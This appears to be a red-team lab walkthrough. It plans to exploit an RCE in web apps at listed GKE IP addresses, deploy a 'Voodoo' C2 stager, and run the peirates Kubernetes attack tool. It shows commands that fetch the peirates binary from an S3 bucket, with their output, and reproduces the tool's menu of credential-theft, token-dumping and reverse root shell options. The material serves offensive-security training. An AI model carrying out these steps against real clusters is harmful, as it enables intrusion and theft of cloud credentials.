The Plan:

```
- Browse to the web application to discover a RCE vulnerability...

-- Typical Pod/Container on GKE: http://34.85.215.94/

-- Privileged Pod/Container on GKE: http://34.85.197.48/


- Create a Voodoo no inject stager

- Leverage the RCE vulnerability in the web app to execute the Voodoo stager


- Enumerate Containers via the below techniques with the peirates tool
```

Analyze

On the Voodoo LP, let's update the peirates tool to the latest version via the following commands:

```
rm /shared/voodoo_ce/app/resources/peirates

wget -O /shared/voodoo_ce/app/resources/peirates https://public-astute-cloud-20200813-935672326788.s3.amazonaws.com/peirates

chmod 644 -R /shared/voodoo_ce/app/resources

chown root:root -R /shared/voodoo_ce/app/resources

ls -alF /shared/voodoo_ce/app/resources/peirates

sha512sum /shared/voodoo_ce/app/resources/peirates
```

We should see output similar to the following:


```
root@ip-10-0-1-110:/shared# rm /shared/voodoo_ce/app/resources/peirates
rm: cannot remove '/shared/voodoo_ce/app/resources/peirates': No such file or directory
root@ip-10-0-1-110:/shared# wget -O /shared/voodoo_ce/app/resources/peirates https://public-astute-cloud-20200813-935672326788.s3.amazonaws.com/peirates
--2021-08-01 23:05:52-- https://public-astute-cloud-20200813-935672326788.s3.amazonaws.com/peirates
Resolving public-astute-cloud-20200813-935672326788.s3.amazonaws.com (public-astute-cloud-20200813-935672326788.s3.amazonaws.com)... 52.217.96.20
Connecting to public-astute-cloud-20200813-935672326788.s3.amazonaws.com (public-astute-cloud-20200813-935672326788.s3.amazonaws.com)|52.217.96.20|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 48381952 (46M) [application/x-www-form-urlencoded]
Saving to: ‘/shared/voodoo_ce/app/resources/peirates’

/shared/voodoo_ce/app/resources/peirates 100%
[===================================================================================================================================================>]
46.14M 53.8MB/s in 0.9s

2021-08-01 23:05:53 (53.8 MB/s) - ‘/shared/voodoo_ce/app/resources/peirates’ saved [48381952/48381952]

root@ip-10-0-1-110:/shared# chmod 644 -R /shared/voodoo_ce/app/resources
root@ip-10-0-1-110:/shared# chown root:root -R /shared/voodoo_ce/app/resources
root@ip-10-0-1-110:/shared# ls -alF /shared/voodoo_ce/app/resources/peirates
-rw-r--r-- 1 root root 48381952 Aug 1 23:05 /shared/voodoo_ce/app/resources/peirates
root@ip-10-0-1-110:/shared# sha512sum /shared/voodoo_ce/app/resources/peirates
2d853abc87b948cac9870440bb9f11da56c75174f81360a2b3dcd2da1f53b7e49d72b596834bf5de691ee12037f3d076febb1397df13b7c1cd0d2d3979baf446 /shared/voodoo_ce/app/resources/peirates
root@ip-10-0-1-110:/shared#
```

We should now see the peirates binary in the "Resources" section of the Voodoo operator web interface...




Resources

Name	Modified
peirates	Sun Aug 1 23:05:24 2021
RedPillWin.dll	Wed Aug 19 19:02:13 2020
management	Wed Aug 19 19:02:11 2020
s054voodoo002.yaml	Sun Aug 1 21:55:45 2021

Now we will execute the binary via the Voodoo web interface...

```
exec peirates ping
```

We should see output similar to the following:



```
[13] Request IAM credentials from GCP Metadata API [get-gcp-token]
[14] Request kube-env from GCP Metadata API [attack-kube-env-gcp]
[15] Pull Kubernetes service account tokens from kops' GCS bucket (Google Cloud only) [attack-kops-gcs-1]
[16] Pull Kubernetes service account tokens from kops' S3 bucket (AWS only) [attack-kops-aws-1]
--------------------------------+
Interrogate/Abuse Cloud API's   |
--------------------------------+
[17] List AWS S3 Buckets accessible (Make sure to get credentials via get-aws-token or enter manually) [aws-s3-ls]
[18] List contents of an AWS S3 Bucket (Make sure to get credentials via get-aws-token or enter manually) [aws-s3-ls-objects]
-----------+
Compromise |
-----------+
[20] Gain a reverse rootshell on a node by launching a hostPath-mounting pod [attack-pod-hostpath-mount]
[21] Run command in one or all pods in this namespace via the API Server [exec-via-api]
[22] Run a token-dumping command in all pods via Kubelets (authorization permitting) [exec-via-kubelet]
-----------------+
Off-Menu         +
-----------------+
[90] Run a kubectl command in the current namespace and service account context [kubectl]
[91] Make an HTTP request (GET or POST) to a user-specified URL [curl]
[92] Deactivate "auth can-i" checking before attempting actions [set-auth-can-i]

[exit] Exit Peirates
----------------------------------------------------------------
Peirates:>#
```

```
#158 exe    exec peirates ping
```

Try to “List, maintain, or switch service account contexts” via “1” and pressing the “enter” key:

```
1[ENTER]
```

We should see output similar to the following:

```
Current primary service account: %s Pod ns:default:nbvulns005-567856bbf5-qhx7t
```

Try to “List service accounts” via “1” and pressing the “enter” key:

```
1[ENTER]
```

We should see output similar to the following:

```
Available Service Accounts:
> [0] Pod ns:default:nbvulns005-567856bbf5-qhx7t
Press Enter to Proceed .....
```

To proceed:

```
0[ENTER]
```

Peirates has several useful commands, check out the documentation, and try some!

- Peirates Documentation: https://github.com/inguardians/peirates

Some examples include:

```
...

[2] List and/or change namespaces [ns-menu]

[3] Get list of pods in current namespace [list-pods]

...

[13] Request IAM credentials from GCP Metadata API [get-gcp-token]

[14] Request kube-env from GCP Metadata API [attack-kube-env-gcp]

[15] Pull Kubernetes service account tokens from kops' GCS bucket (Google Cloud only) [attack-kops-gcs-1]

[16] Pull Kubernetes service account tokens from kops' S3 bucket (AWS only) [attack-kops-aws-1]

...
```

Type “exit” to quit out of the application:

```
Peirates:>#
exit
```

References

References includes:

- https://github.com/inguardians/peirates/releases

- https://github.com/wagoodman/dive